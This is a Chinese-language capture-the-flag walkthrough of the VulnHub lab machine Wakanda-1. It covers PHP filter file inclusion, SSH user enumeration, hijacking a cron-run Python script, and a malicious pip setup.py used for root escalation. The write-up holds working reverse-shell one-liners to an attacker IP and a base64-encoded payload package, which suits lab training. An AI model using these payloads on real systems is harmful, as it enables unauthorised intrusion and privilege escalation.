Wakanda-1

靶机信息

靶机名称：Wakanda-1

下载地址：https://download.vulnhub.com/wakanda/wakanda-1.ova

操作系统：debian

渗透目标：获取 root 权限，取得三个 flag

信息搜集

主机信息：

主机检测：

nmap -sn 192.168.1.1/24　　获得主机 IP　$rhost

查看目标主机开启服务和端口：

nmap -sV $rhost

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind 2-4 (RPC #100000)
3333/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
MAC Address: 08:00:27:E2:4A:47 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


HTTP 信息搜集:

浏览器访问： $rhost

漏洞推测：

看到“/index.php?lang=fr”且存在文件 fr.php 故推测存在文件包含漏洞

http://$rhost/index.php?lang=php://filter/read=convert.base64-encode/resource=index



获取 password： Niamey4Ever227!!!

附加网站目录图：

对Web服务进行路径爆破，结果如下表所示。

路径	状态码	内容	工具
/index.php	200	正常，英文	DirBuster
/index.php?lang=fr	200	正常，法文	查看网页源码
/fr.php	200	空	DirBuster
/backup	200	空	nmap vuln脚本
/admin	200	空	DirBuster
/secret	200	空	DirBuster
/shell	200	空	DirBuster
/icons/	403	Forbidden	DirBuster
/icons/README	200	正常	Nikto
/icons/small/	403	Forbidden	DirBuster
/icons/small/text.gif等图标	200		DirBuster
/.ht	403	Forbidden	手工测试
/.htaccess	403	Forbidden	手工测试
/server-status	403	Forbidden	dirb

SSH 用户枚举并登陆：

使用 Metasploit 的 scanner/ssh/ssh_enumusers 枚举到 SSH 用户 root 和 mamadou

msfconsole; search scanner/ssh/ssh_enumusers; set rhost/rport;set username root 或 mamadou; run

ssh –p 3333 mamadou@$rhost; password

获取目标

远程命令行：

获得 Flag1：

```
┌──(root㉿kali)-[~]
└─# ssh -p 3333 mamadou@192.168.1.218
mamadou@192.168.1.218's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Apr  4 07:17:28 2022 from kali.lan
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
mamadou@Wakanda1:~$ ls
flag1.txt
mamadou@Wakanda1:~$ cat flag1.txt

Flag : d86b9ad71ca887f4dd1dac86ba1c4dfc
mamadou@Wakanda1:~$
```

获得 Flag2：

cat /etc/passwd 获得用户 devops; cd /home/devops; cat flag2.txt 无权查看

```
mamadou@Wakanda1:/home/devops$ cd /home/devops
mamadou@Wakanda1:/home/devops$ ls
flag2.txt
mamadou@Wakanda1:/home/devops$ cat flag2.txt
cat: flag2.txt: Permission denied
mamadou@Wakanda1:/home/devops$
```

```
mamadou@Wakanda1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mamadou:x:1000:1000:Mamadou,,,,Developper:/home/mamadou:/usr/bin/python
devops:x:1001:1002:,,,:/home/devops:/bin/bash
mamadou@Wakanda1:~$
```

回到主目录，搜索能用的文件

```
mamadou@Wakanda1:/$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
mamadou@Wakanda1:/$ ls -al srv
total 12
drwxr-xr-x  2 root   root      4096 Aug  1  2018 .
drwxr-xr-x 22 root   root      4096 Aug  1  2018 ..
-rw-r--rw-  1 devops developer   79 Apr  4 02:57 .antivirus.py
mamadou@Wakanda1:/$
```

```
mamadou@Wakanda1:/$ find / -user devops 2>/dev/null
/srv/.antivirus.py
/tmp/test
/home/devops
/home/devops/.bashrc
/home/devops/.profile
/home/devops/.bash_logout
/home/devops/flag2.txt
```

于是尝试将.antivirus.py 的内容修改为如下内容

```
f=open('/home/devops/flag2.txt', 'r').read()
open('/tmp/flag.txt','w').write(f)
```

几分钟后查看 tmp 目录，果然出现了 flag.txt，读取便获得了第二个 flag2

```
mamadou@Wakanda1:/tmp$ cat flag.txt
Flag 2 : d8ce56398c88e1b4d9e5f83e64c79098
mamadou@Wakanda1:/tmp$
```

获得 Flag3：

进一步以 devops 用户身份创建一个 shell，开启监听端口，.antivirus.py 内容改为

```
import os
os.system("echo 'bash –i >& /dev/tcp/192.168.0.107/6767 0>&1'|bash")
```

本地命令行：

监听并获取 devops 用户操作命令行

```
mamadou@Wakanda1:/srv$ cat .antivirus.py
import os
os.system("echo 'bash -i >& /dev/tcp/192.168.1.172/6666 0>&1'|bash")
mamadou@Wakanda1:/srv$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -lvp 6666
listening on [any] 6666 ...
connect to [192.168.1.172] from Wakanda1.lan [192.168.1.218] 53665
bash: cannot set terminal process group (2037): Inappropriate ioctl for device
bash: no job control in this shell
devops@Wakanda1:/$ sudo -l
sudo -l
Matching Defaults entries for devops on Wakanda1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User devops may run the following commands on Wakanda1:
    (ALL) NOPASSWD: /usr/bin/pip
devops@Wakanda1:/$
```

查看 devops 用户的 sudo 权限，发现 pip 可执行

关于 pip 恶意利用，参考 https://www.root4loot.com/post/pip-install-privilege-escalation/

创建一个恶意 setup.py 并上传到 tmp 目录


```
from setuptools import setup
```

```
from setuptools.command.install import install
import base64
import os


class CustomInstall(install):
  def run(self):
    install.run(self)
    RHOST = '192.168.0.107'

    reverse_shell = 'python -c "import os; import pty; import socket; lhost = \'%s\'; lport = 7777; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((lhost, lport)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); os.putenv(\'HISTFILE\', \'/dev/null\'); pty.spawn(\'/bin/bash\'); s.close();"' % RHOST
    encoded = base64.b64encode(reverse_shell)
    os.system('echo %s|base64 -d|bash' % encoded)


setup(name='FakePip',
      version='0.0.1',
      description='This will exploit a sudoer able to /usr/bin/pip install *',
      url='https://github.com/0x00-0x00/fakepip',
      author='zc00l',
      author_email='andre.marques@esecurity.com.br',
      license='MIT',
      zip_safe=False,
      cmdclass={'install': CustomInstall})
```

攻击机开启 nc 监听端口，控制靶机执行

```
sudo -H /usr/bin/pip install . --upgrade --force-reinstall
```

随即获得一个新的反弹 shell，可以看到此时已经是 root 权限



最后一个 flag 也很好找，就在根目录下的 root.txt 文件中